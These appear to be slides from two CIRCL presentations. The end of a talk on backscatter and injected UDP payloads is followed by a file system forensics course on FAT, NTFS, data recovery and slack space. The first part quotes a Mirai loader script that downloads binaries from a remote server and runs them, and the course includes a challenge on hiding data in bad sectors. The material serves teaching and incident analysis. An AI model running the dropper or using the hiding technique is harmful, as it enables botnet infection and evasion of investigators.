
Injected URLs in UDP payloads

```
# Gucci Ares
# Kik:XVPL IG:Greek.Ares
#!/bin/sh
# Edit
WEB SERVER="xx.xx.207.14:80"
# Stop editing now
BINARIES="mirai.arm\u002C mirai.arm5n\u002C mirai.arm7\u002C mirai.x68\u002C
          mirai.x86\u002C mirai.m68k\u002C mirai.mips\u002C mirai.mpsl\u002C mirai.ppc
          \u002C mirai.sh4\u002C mirai.spc"
for Binary in $BINARIES; do
    cd /tmp; echo ''>DIRTEST || cd /var; echo ''>DIRTEST
        ;wget http://$WEB SERVER/$Binary -O dvrHelper
    chmod 777 dvrHelper
    ./dvrHelper
done
```

Injected URLs in UDP payloads



Injected URLs in UDP payloads



Conclusions

- Backscatter is a very rich source of information
- Could even be abused by DDOS bots for fine tuning attacks
 - Detect infrastructure changes
 - Detect DDOS mitigation solutions
 - Risk need to introduce real traffic into spoofed traffic
- Large amount of vulnerable devices that could be abused
- Commodity routers were already abused in 2014
- They are still being abused
- Many variants are there → MISP
- It usually takes a lot of time to get machines fixed
- Want to get involved → host a sensor, provide unused IP space?
- Contact info@circl.lu

CIRCL - Digital Forensics 1.0.2

Introduction: File System Forensics and Data Recovery



CIRCL *TLP:CLEAR*

info@circl.lu

December, 2024

Overview


1. File System Analysis - Abstract
2. FAT - File Allocation Table
3. NTFS - New Technology File System
4. NTFS - Advanced
5. File System Time Line
- 6.
7. Carving and String Search
8. Forensics Challenges
9. Bibliography and Outlook



1. File System Analysis - Abstract

1.1 Organizing data in files


- Organizing data on a volume
- Maintain file related meta data
- Maintain allocation status of clusters



Allocation table:

1.1 Organizing data in files

- Organizing data on a volume
- Maintain file related meta data
- Maintain allocation status of clusters



Allocation table:

1.1 Organizing data in files

- Organizing data on a volume
- Maintain file related meta data
- Maintain allocation status of clusters

	Metadata	Content
1	Filename: file01.txt Time stamps: MACB Rights: Owner, Group, All Size: 68 Byte Clusters: 5001,5002,5003	11111111111111111111111111111111 5001 11111111111111111111111111111111 5002 11111111111111111111111111111111 5003 11111111111111111111111111111111 5004 11111111111111111111111111111111 5005 11111111111111111111111111111111 5006
2	
3	5014

Allocation table: 5001, 5002, 5003

1.1 Organizing data in files

- Organizing data on a volume
 - Maintain file related meta data
 - Maintain allocation status of clusters

Allocation table: 5001, 5002, 5003, 5004, 5005

1.2 Deleting a file

- Organizing data on a volume
 - Maintain file related meta data
 - Maintain allocation status of clusters

Allocation table: 5001, 5002, 5003

1.3 Slack space - FileSlack

- Metadata: Case 1: Re-Use Metadata
- Content: End of sector: Filled with zeros (RAM slack)
- Content: End of cluster: Don't touch (File slack)

	Metadata	Content
1	Filename: file01.txt Time stamps: MACB Rights: Owner, Group, All Size: 68 Byte Clusters: 5001,5002,5003	11111111111111111111111111111111 5001 11111111111111111111111111111111 5002 1111 3333333333 2222222222222222 5003 222222222222222222222222 5004 ... 5005 ... 5006
2	Filename: file03.txt Time stamps: MACB Rights: Owner, Group, All Size: 10 Byte Clusters: 5004
3	 	 5014

| 0 8 16 24 31 |

Allocation table: 5001, 5002, 5003, 5004

1.3 Slack space - FileSlack

- Metadata: Case 2: New Metadata
- Content: End of sector: Filled with zeros (RAM slack)
- Content: End of cluster: Don't touch (File slack)

	Metadata	Content
1	Filename: file01.txt Time stamps: MACB Rights: Owner, Group, All Size: 68 Byte Clusters: 5001,5002,5003	11111111111111111111111111111111 5001 11111111111111111111111111111111 5002 1111 3333333333 222222222222222222 5003 22222222222222222222222222 5004 ... 5005 5006
2	Filename: file02.txt (deleted) Time stamps: MACB Rights: Owner, Group, All Size: 55 Byte Clusters: 5004, 5005
3	Filename: file03.txt Time stamps: MACB Rights: Owner, Group, All Size: 10 Byte Clusters: 5004	... 5014

Allocation table: 5001, 5002, 5003, 5004

1.4 Data Recovery

```
# Recover sectors  
# Read from disk and write into a file  
dd if=deleted.raw of=file02.txt bs=32 skip=5003 count=2
```

	Metadata	Content
1	Filename: file01.txt Time stamps: MACB Rights: Owner, Group, All Size: 68 Byte Clusters: 5001,5002,5003	11111111111111111111111111111111 5001 11111111111111111111111111111111 5002 1111 3333333333 2222222222222222 5003 222222222222222222222222 5004 222222222222222222222222 5005 ... 5006
2	Filename: file02.txt (deleted) Time stamps: MACB Rights: Owner, Group, All Size: 55 Byte Clusters: 5004, 5005
3	Filename: file03.txt Time stamps: MACB Rights: Owner, Group, All Size: 10 Byte Clusters: 5004	... 5014

Allocation table: 5001, 5002, 5003, 5004

1.4 Data Recovery

```
# Recover existing (deleted) file  
# Based on metadata  
icat deleted.raw 3 > file03.txt
```

	Metadata	Content
1	Filename: file01.txt Time stamps: MACB Rights: Owner, Group, All Size: 68 Byte Clusters: 5001,5002,5003	11111111111111111111111111111111 5001 11111111111111111111111111111111 5002 1111 3333333333 222222222222222222 5003 22222222222222222222222222 5004 22222222222222222222222222 5005 ... 5006
2	Filename: file02.txt (deleted) Time stamps: MACB Rights: Owner, Group, All Size: 55 Byte Clusters: 5004, 5005
3	Filename: file03.txt (deleted) Time stamps: MACB Rights: Owner, Group, All Size: 10 Byte Clusters: 5004	... 5014
		0 8 16 24 31

Allocation table: 5001, 5002, 5003

1.4 Data Recovery

```
# Recover overwritten file
# Based on metadata
icat deleted.raw 2 > file02.txt
```

	Metadata	Content
1	Filename: file01.txt Time stamps: MACB Rights: Owner, Group, All Size: 68 Byte Clusters: 5001,5002,5003	11111111111111111111111111111111 5001 11111111111111111111111111111111 5002 1111 3333333333 2222222222222222 5003 222222222222222222222222 5004 222222222222222222222222 5005 ... 5006
2	Filename: file02.txt (deleted) Time stamps: MACB Rights: Owner, Group, All Size: 55 Byte Clusters: 5004, 5005
3	Filename: file03.txt (deleted) Time stamps: MACB Rights: Owner, Group, All Size: 10 Byte Clusters: 5004	... 5014
		0 8 16 24 31

Allocation table: 5001, 5002, 5003

1.5 The Sleuth Kit

```
mmstat      # Volume system information
mmls        # List partition table
mmcatt     # Cat a partition

fsstat      # File system information

fls         # List files and directories
fcat        # Cat a file
ffind       # Find filename of an inode

istat       # Inode information
ils         # List inodes
icat        # Cat an inode
ifind       # Find inode of a sector

blkstat     # Information of a data unit
blkls       # Output data units
blkcat     # Cat a data unit

jls         # List content of journal
jcat        # Cat a block from journal

mactime    # File system time line
srch_strings # Display printable characters
hfind      # Hash database lookup
....
```

1.5 The Sleuth Kit: Exercise

Recover deleted files from */carving/deleted.dd*

```
# File system information  
$
```

```
# List files  
$
```

```
# Recover files based on inode numbers  
$  
$  
$  
$
```

1.5 The Sleuth Kit: Exercise

Recover deleted files from `/carving/deleted.dd`

```
# File system information
$ fsstat deleted.dd
FILE SYSTEM INFORMATION
-----
File System Type: NTFS
Volume Serial Number: 4978FE7D06B65661
OEM Name: NTFS
Version: Windows XP

CONTENT INFORMATION
-----
Sector Size: 512
Cluster Size: 4096

# List files
$


# Recover files based on inode numbers
$
```

1.5 The Sleuth Kit: Exercise

Recover deleted files from `/carving/deleted.dd`

```
# File system information
$ fsstat deleted.dd
    FILE SYSTEM INFORMATION
    -----
    File System Type: NTFS
    Volume Serial Number: 4978FE7D06B65661
    OEM Name: NTFS
    Version: Windows XP

    CONTENT INFORMATION
    -----
    Sector Size: 512
    Cluster Size: 4096

# List files
$ fls -r deleted.dd
    ...
    + -/r * 70-128-2:      aware.jpg
    + -/r * 71-128-2:      cases.jpg
    + -/r * 72-128-2:      circl.png
    .....

# Recover files based on inode numbers
$
```

1.5 The Sleuth Kit: Exercise

Recover deleted files from `/carving/deleted.dd`

```
# File system information
$ fsstat deleted.dd
    FILE SYSTEM INFORMATION
    -----
    File System Type: NTFS
    Volume Serial Number: 4978FE7D06B65661
    OEM Name: NTFS
    Version: Windows XP

    CONTENT INFORMATION
    -----
    Sector Size: 512
    Cluster Size: 4096

# List files
$ fls -r deleted.dd
    ...
    + -/r * 70-128-2:      aware.jpg
    + -/r * 71-128-2:      cases.jpg
    + -/r * 72-128-2:      circl.png
    .....

# Recover files based on inode numbers
$ icat deleted.dd 70 > aware.jpg
$ icat deleted.dd 71 > cases.jpg
$ icat deleted.dd 72 > circl.png
```

1.6 File slack and unallocted cluster

- Slack: Manual approach with dd

```
$ fsstat deleted.dd          Sector Size: 512  
                           Cluster Size: 4096  
  
$ fls -r deleted.dd          + -/r * 72-128-2: circl.png  
  
$ istat deleted.dd 72          size: 12071 (0x2F27)  
                           1131 1132 1133  
  
$ echo $(( (3*4096) - 12071 )) 217  
  
$ dd if=deleted.dd bs=4096 skip=1131 count=3 | xxd | less
```

- Slack: Automated approach with The Sleuthkit

```
$ blkls -s -b 4096 deleted.dd | strings | less  
$ blkls -s -b 4096 usb.dd | strings | less
```

- Cluster: (Un)allocated

```
blkls -a -b 4096 deleted.dd | xxd | less          # Allocated blocks  
blkls -A -b 4096 deleted.dd | xxd | less          # Unallocated blocks  
blkls -e -b 4096 deleted.dd | xxd | less          # All blocks
```



2. FAT - File Allocation Table

2.1 FAT file system structure

- Layout and VBR Example

	Volume Boot Record	S
	FAT1	y
	FAT2	s
	Root Directory	
		D
		a
	Directories & Files	t
		a

0000: eb3c 906d 6b66 732e 6661 7400 0204 0400
0010: 0200 0200 00f8 4000 2000 4000 0000 0000
0020: 0000 0100 8000 2974 6812 e84e 4f20 4e41
0030: 4d45 2020 2020 4641 5431 3620 2020 0e1f
0040: be5b 7cac 22c0 740b 56b4 0ebb 0700 cd10
0050: 5eeb f032 e4cd 16cd 19eb fe54 6869 7320
.....

Exercise: fat16.dd = 33.554.432 Byte
Can you calculate the size of this FAT16?

- VBR interpretation

Offset	Length	Item	Interpretation
00 (0x00)	3	Jump bootstrap	JMP 62 NOP
03 (0x03)	8	OEM name	mkfs.fat
11 (0x0B)	2	Bytes/sector	0x0002 → 0x0200 = 512 Bytes
13 (0x0D)	1	Sectors/Cluster	0x04 = 2048 Bytes
14 (0x0E)	2	Sector before FS	0x0400 → 0x0004 = 4 Sectors
16 (0x10)	1	Copies of FAT	0x02
.....			

2.1 FAT file system structure

- Layout and VBR Example

	Volume Boot Record	S
	FAT1	y
	FAT2	s
	Root Directory	
		D
	Directories & Files	ta
		a

0000: eb3c 906d 6b66 732e 6661 7400 0204 0400
0010: 0200 0200 00f8 4000 2000 4000 0000 0000
0020: 0000 0100 8000 2974 6812 e84e 4f20 4e41
0030: 4d45 2020 2020 4641 5431 3620 2020 0e1f
0040: be5b 7cac 22c0 740b 56b4 0ebb 0700 cd10
0050: 5eeb f032 e4cd 16cd 19eb fe54 6869 7320
.....

Exercise: fat16.dd = 33.554.432 Byte
Can you calculate the size of this FAT16?

1. Clusters total: $33554432 / 2048 = 16384$
2. Bytes needed: $16384 * 2 = 32768$
3. Sectors needed: $32768 / 512 = 64$

- VBR interpretation

Offset	Length	Item	Interpretation
00 (0x00)	3	Jump bootstrap	JMP 62 NOP
03 (0x03)	8	OEM name	mkfs.fat
11 (0x0B)	2	Bytes/sector	$0x0002 \rightarrow 0x0200 = 512$ Bytes
13 (0x0D)	1	Sectors/Cluster	$0x04 = 2048$ Bytes
14 (0x0E)	2	Sector before FS	$0x0400 \rightarrow 0x0004 = 4$ Sectors
16 (0x10)	1	Copies of FAT	0x02
.....			

2.2 FAT components simplified

Root Directory:

Name	Ext	Start	Size		File content:
file_A	.txt	3	29		aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
file_B	.txt	7	4		bbbb
.....					

FAT: FAT16 in this example

f8ff ffff 0000 0004 0005 000C 0000 ffff 0000 0000 0000 0000 ffff 0000
0 1 2 3 4 5 6 7 8 9 A B C D

Data Clusters: (Size of 8 characters)

	aaaaaaaaa aaaaaaaaa aaaaaaaaa	bbbb				
0	1	2	3	4	5	6
		aaaaa				
8	9	A	B			

2.3 FAT Filesystems

- Examine the FAT16

```
fsstat FAT/fat16.dd
.....
    Total Range: 0 — 65535
    * Reserved: 0 — 3
    ** Boot Sector: 0
    * FAT 0: 4 — 67
    * FAT 1: 68 — 131
    * Data Area: 132 — 65535
    ** Root Directory: 132 — 163
    ** Cluster Area: 164 — 65535
.....
    Sector Size: 512
    Cluster Size: 2048
    Total Cluster Range: 2 — 16344
```

- Test files:

```
5000 Nov 27 14:21 file01.txt
      50 Nov 28 10:38 file02.txt
```

```
file01.txt
....AAAAAAAAAAAAAAAAAAAAAAAAAAAAA.....
```

```
file02.txt
....XXXXXXXXXXXXXXXXXXXXXX.....
```

2.4 FAT file system analyzed

```

Root Directory: dd if=FAT/fat16.dd skip=132 count=1 | xxd | less

0020: 4649 4c45 3031 2020 5458 5420 0064 c46a FILE01 TXT .d.j
0030: 7b4d 7b4d 0000 c46a 7b4d 0300 8813 0000 {M|M...j{M.....
....
0060: 4649 4c45 3032 2020 5458 5420 0064 104d FILE02 TXT .d.M
0070: 7c4d 7c4d 0000 104d 7c4d 0600 3200 0000 |M|M...M|M|2...

```

Offset	Length	Item	Interpretation
00 (0x00)	11	File Name	FILE01 TXT
...			
26 (0x1A)	2	Low Cluster	0x0300 —> 03
28 (0x1C)	4	Size in Bytes	0x8813 —> 0x1388 == 5000

```
FAT: dd if=FAT/fat16.dd skip=4 count=1 | xxd | less  
0000: f8ff ffff 0000 0400 0500 ffff ffff 0000 .....
```

Data Clusters:

```
dd if=FAT/fat16.dd skip=164 count=4 | xxd | less . . . . .
dd if=FAT/fat16.dd skip=168 count=4 | xxd | less AAAAAAAAAAAAAAAA
dd if=FAT/fat16.dd skip=172 count=4 | xxd | less AAAAAAAAAAAAAAAA
dd if=FAT/fat16.dd skip=176 count=4 | xxd | less AAAAAAAA . . .
dd if=FAT/fat16.dd skip=180 count=4 | xxd | less XXXXX . . .
```

2.5 FAT Exercise: Delete file01.txt

```
Root Directory: dd if=FAT/fat16.dd skip=132 count=1 | xxd | less

0020: e549 4c45 3031 2020 5458 5420 0064 c46a .ILE01 TXT .d.j
0030: 7b4d 7b4d 0000 c46a 7b4d 0300 8813 0000 {M{M...j{M.....
.....
0060: 4649 4c45 3032 2020 5458 5420 0064 104d FILE02 TXT .d.M
0070: 7c4d 7c4d 0000 104d 7c4d 0600 3200 0000 |M|M...M|M|2...
```

Offset	Length	Item	Interpretation
00 (0x00)	11	File Name	.ILE01 TXT
....			
26 (0x1A)	2	Low Cluster	0x0300 → 03
28 (0x1C)	4	Size in Bytes	0x8813 → 0x1388 = 5000

```
FAT: dd if=FAT/fat16.dd skip=4 count=1 | xxd | less
```

0000: f8ff ffff 0000 0000 0000 0000 ffff 0000

Data Clusters:

```
dd if=FAT/fat16.dd skip=164 count=4 | xxd | less . . . . .  
dd if=FAT/fat16.dd skip=168 count=4 | xxd | less AAAAAAAA.....  
dd if=FAT/fat16.dd skip=172 count=4 | xxd | less AAAAAAAA.....  
dd if=FAT/fat16.dd skip=176 count=4 | xxd | less AAAAAAAA . . . .  
dd if=FAT/fat16.dd skip=180 count=4 | xxd | less XXXXX . . . .
```

2.6 FAT Exercise: Create subdirectory

```
Root Directory: dd if=FAT/fat16.dd skip=132 count=1 | xxd | less

0020: 5445 5354 4449 5220 2020 2010 0000 334d TESTDIR ...3M
0030: 7d4f 7d4f 0000 334d 7d4f 0300 0000 0000 }O}O..3M}O.....
....
0060: 4649 4c45 3032 2020 5458 5420 0064 104d FILE02 TXT .d.M
0070: 7c4d 7c4d 0000 104d 7c4d 0600 3200 0000 |M|M...M|M..2...

Offset      Length     Item           Interpretation
00 (0x00)    11          File Name      TESTDIR
....
26 (0x1A)     2          Low Cluster    0x0300 —> 03
28 (0x1C)     4          Size in Bytes  0x00000000
```

```
FAT: dd if=FAT/fat16.dd skip=4 count=1 | xxd | less

0000: f8ff ffff 0000 ffff 0000 0000 ffff 0000 ..... .
```

```
Data Clusters: dd if=FAT/fat16.dd skip=168 count=4 | xxd | less

0000: 2e20 2020 2020 2020 2020 2010 0000 cc4c . .... L
0010: 7d4f 7d4f 0000 cc4c 7d4f 0300 0000 0000 }O}O..L}O.....
0020: 2e2e 2020 2020 2020 2010 0000 cc4c .. .... L
0030: 7d4f 7d4f 0000 cc4c 7d4f 0000 0000 0000 }O}O..L}O.....
```

2.7 FAT Exercise: File slack

```
Root Directory: dd if=FAT/fat16.dd skip=132 count=1 | xxd | less
```

```
0020: 2e2e 2020 2020 2020 2020 2010 0000 cc4c .. ....L  
0030: 7d4f 7d4f 0000 cc4c 7d4f 0000 0000 0000 }O}O...L}O.....  
....  
0060: 4649 4c45 3737 2020 5458 5420 0000 334d FILE77 TXT ..3M  
0070: 7d4f 7d4f 0000 334d 7d4f 0400 2500 0000 }O}O..3M}O.%...
```

Offset	Length	Item	Interpretation
00 (0x00)	11	File Name	FILE77 TXT
.....			
26 (0x1A)	2	Low Cluster	0x0400 → 04
28 (0x1C)	4	Size in Bytes	0x25000000 → 0x25 == 37

```
FAT: dd if=FAT/fat16.dd skip=4 count=1 | xxd | less
```

0000: f8ff ffff 0000 ffff ffff 0000 ffff 0000

Data Clusters:

```
dd if=FAT/fat16.dd skip=172 count=4 | xxd | less 1234567890ABCDEF
```

AAAAAAA
AAAAAAA
AAAAAAA
AAAAAAA

AAAAAAAAAAAAAAAAAAAAA

```
dd if=FAT/fat16.dd skip=176 count=4 | xxd | less      AAAAAAAA.....
```

2.8 Challenge: FAT Hiding data in Bad Sectors

Preparation FAT:

1. Mount fat16.bad and delete all files

2. Ensure that the FAT 0 and FAT 1 are empty

```
$ dd if=fat16.bad skip=0 count=132 status=none | xxd | less  
00800: f8ff ffff 0000 0000 0000 0000 0000 0000 .....  
.....  
08800: f8ff ffff 0000 0000 0000 0000 0000 0000 .....
```

3. FAT: Mark sector as defect

```
00800 F8FF FFFF 0000 0000 FFF7 FFF7 0000 0000 .....  
.....  
08800 F8FF FFFF 0000 0000 FFF7 FFF7 0000 0000 .....
```

4. Review your changes

```
$ dd if=fat16.bad skip=0 count=132 status=none | xxd | less  
00800 F8FF FFFF 0000 0000 FFF7 FFF7 0000 0000 .....  
.....  
08800 F8FF FFFF 0000 0000 FFF7 FFF7 0000 0000 .....
```

2.8 Challenge: FAT Hiding data in Bad Sectors

Preparation Hidden Data:

5. Calculate: Which cluster are marked as defect

→ 3rd and 4th FAT entries are marked as defect

→ 1th data cluster start: Sector 164

2nd data cluster start: Sector 168

3rd data cluster start: Sector 172

4th data cluster start: Sector 176

Cluster 3 is marked as bad

$$164 \pm (2 * 4) = 172$$

→ We can use cluster 3, 4 (sector 172 — 179) to hide data

==> Byte offset: 172 * 512 = 88064

= 0x15800

6. Data Cluster: Hide your secrets

```
15800 2020 2020 2020 2020 2020 2020 2020 2020 2020
15810 4D79 2073 6563 7265 743A 2020 2020 2020 My secret:
15820 6131 6232 6333 6434 6535 6636 6737 6838 a1b2c3d4e5f6g7h8
15830 2020 2020 2020 2020 2020 2020 2020 2020
```

7. Mount disk and copy large file

```
sudo mount fat16.bad /mnt/  
sudo cp file_O.txt /mnt/  
sudo umount /mnt/
```

2.8 Challenge: FAT Hiding data in Bad Sectors

Analyze:

1. Root Directory :

```
dd if=fat16.bad skip=132 count=1 | xxd | less
```

```
0020: 4649 4c45 5f4f 2020 5458 5420 0023 ca66 FILE_O TXT .#.f
0030: 8456 8456 0000 ca66 8456 0300 1027 0000 .V.V...f.V...'..
```

2. FAT

```
dd if=fat16.bad skip=0 count=132 status=none | xxd | less
```

```
0800: f8ff ffff 0000 0600 fff7 fff7 0700 0800 .....
0810: 0900 ffff 0000 0000 0000 0000 0000 .....
```

3. Data :

```
dd if=fat16.play skip=168 count=16 status=none | xxd | less
```

```
00000000: 4f4f 4f4f 4f4f 4f4f 4f4f 4f4f 4f4f 4f4f 0000000000000000
....
000000810: 4d79 2073 6563 7265 743a 2020 2020 2020 My secret:
000000820: 6131 6232 6333 6434 6535 6636 6737 6838 a1b2c3d4e5f6g7h8
....
00001800: 4f4f 4f4f 4f4f 4f4f 4f4f 4f4f 4f4f 4f4f 0000000000000000
....
```



3. NTFS

3.1 NTFS file system structure

- NTFS - New Technology File System
- Everything is a file

D a t a C l u s t e r s	\$Boot \$MFT \$LogFile \$Volume \$AttrDef \$Bitmap \$BadClus \$Secure \$UpCase Other Files Other Files	\$MFT — Master File table Describes all files on the volume \$MFTMirr — MFT Backup Backup the first 4 MFT entries \$LogFile Transaction Logs \$Volume Information about the volume \$Bitmap Allocation status of all clusters\b\$ \$Boot Volume Boot Record \$BadClus All clusters marked as having bad sectors
	Partition (Volume)

3.2 Volume Boot Record - As a file - Exercise

```
mmls ntfs.raw
```

	Slot	Start	End	Length	Description
000:	Meta	00000000000	00000000000	00000000001	Primary Table (#0)
001:	_____	00000000000	0000002047	0000002048	Unallocated
002:	000:000	0000002048	0000262143	0000260096	NTFS / exFAT (0x07)

```
fsstat -o 2048 /media/michael/NTFS2/NTFS/ntfs.raw
```

FILE SYSTEM INFORMATION

File System Type: NTFS
Volume Serial Number: 6F77CE2F09C42DF9
OEM Name: NTFS
Volume Name: circl_dfir

METADATA INFORMATION

First Cluster of MFT: 4
First Cluster of MFT Mirror: 16255
Size of MFT Entries: 1024 bytes

CONTENT INFORMATION

Sector Size: 512
Cluster Size: 4096
Total Cluster Range: 0 – 32510
Total Sector Range: 0 – 260094

3.2 Volume Boot Record - As a file - Exercise

```
$ fls -o 2048 ntfs.raw  
r/r 4-128-1: $AttrDef  
r/r 8-128-2: $BadClus  
r/r 6-128-1: $Bitmap  
r/r 7-128-1: $Boot  
r/r 2-128-1: $LogFile  
r/r 0-128-1: $MFT  
r/r 1-128-1: $MFTMirr  
r/r 9-128-2: $Secure:$SSDS  
r/r 10-128-1: $UpCase  
r/r 3-128-3: $Volume
```

3.2 Volume Boot Record - As a file - Exercise

```
$ fls -o 2048 ntfs.raw
```

```
r/r 4-128-1: $AttrDef
r/r 8-128-2: $BadClus
r/r 6-128-1: $Bitmap
r/r 7-128-1: $Boot
r/r 2-128-1: $LogFile
r/r 0-128-1: $MFT
r/r 1-128-1: $MFTMirr
r/r 9-128-2: $Secure:$SSDS
r/r 10-128-1: $UpCase
r/r 3-128-3: $Volume
```

```
$ istat -o 2048 ntfs.raw 7
```

```
MFT Entry Header Values:
```

```
.....
```

```
$STANDARD_INFORMATION Attribute Values:
```

```
.....
```

```
$FILE_NAME Attribute Values:
```

```
.....
```

```
Attributes:
```

```
.....
```

```
Type: $DATA (128-1) Name: N/A Non-Resident size: 8192 init_size: 8192
0 1
```

3.2 Volume Boot Record - As a file - Exercise

3.2 Volume Boot Record - As a file - Exercise

```
$ icat -o 2048 ntfs.raw 7 > 7.raw  
$ ls -l 7.raw  
-rw-rw-r-- 1 michael michael 8192 Apr 18 11:39 7.raw
```

3.2 Volume Boot Record - As a file - Exercise

```
$ icat -o 2048 ntfs.raw 7 > 7.raw  
$ ls -l 7.raw  
-rw-rw-r-- 1 michael michael 8192 Apr 18 11:39 7.raw  
  
$ xxd 7.raw | less  
0000: eb52 904e 5446 5320 2020 2000 0208 0000 .R.NTFS .....  
0010: 0000 0000 00f8 0000 0000 0000 0000 0000 .....  
0020: 0000 0000 8000 8000 fff7 0300 0000 0000 .....  
0030: 0400 0000 0000 0000 7f3f 0000 0000 0000 ..... ? .....  
0040: f600 0000 0100 0000 f92d c409 2fce 776f ..... -.../.wo  
0050: 0000 0000 0elf be71 7cac 22c0 740b 56b4 ..... q|.".t.V.  
0060: 0ebb 0700 cd10 5eeb f032 e4cd 16cd 19eb ..... ^..2.....  
0070: fe54 6869 7320 6973 206e 6f74 2061 2062 . This is not a b  
0080: 6f6f 7461 626c 6520 6469 736b 2e20 506c ootable disk. Pl  
0090: 6561 7365 2069 6e73 6572 7420 6120 626f ease insert a bo  
00a0: 6f74 6162 6c65 2066 6c6f 7070 7920 616e ottable floppy an  
00b0: 640d 0a70 7265 7373 2061 6e79 206b 6579 d..press any key  
00c0: 2074 6f20 7472 7920 6167 6169 6e20 2e2e to try again ..  
00d0: 2e20 0d0a 0000 0000 0000 0000 0000 0000 .....  
00e0: 0000 0000 0000 0000 0000 0000 0000 0000 .....  
.....  
.....
```

Extra Exercise: \$ dd if=ntfs.raw of=7xyz.raw bs=512 skip=2048 count=16

3.2 Volume Boot Record - Inside

```
00000000: eb52 904e 5446 5320 2020 2000 0208 0000 .R.NTFS      .....
00000010: 0000 0000 00f8 0000 0000 0000 0000 0000 ..... .
00000020: 0000 0000 8000 8000 fff7 0300 0000 0000 ..... .
00000030: 0400 0000 0000 0000 7f3f 0000 0000 0000 ..... ? .
00000040: f600 0000 0100 0000 f92d c409 2fce 776f ..... -.../.wo
00000050: 0000 0000 0e1f be71 7cac 22c0 740b 56b4 ..... q|..t.V.
00000060: 0ebb 0700 cd10 5eeb f032 e4cd 16cd 19eb ..... ^..2.....
00000070: fe54 6869 7320 6973 206e 6f74 2061 2062 .This is not a b
00000080: 6f6f 7461 626c 6520 6469 736b 2e20 506c ootable disk. Pl
00000090: 6561 7365 2069 6e73 6572 7420 6120 626f ease insert a bo
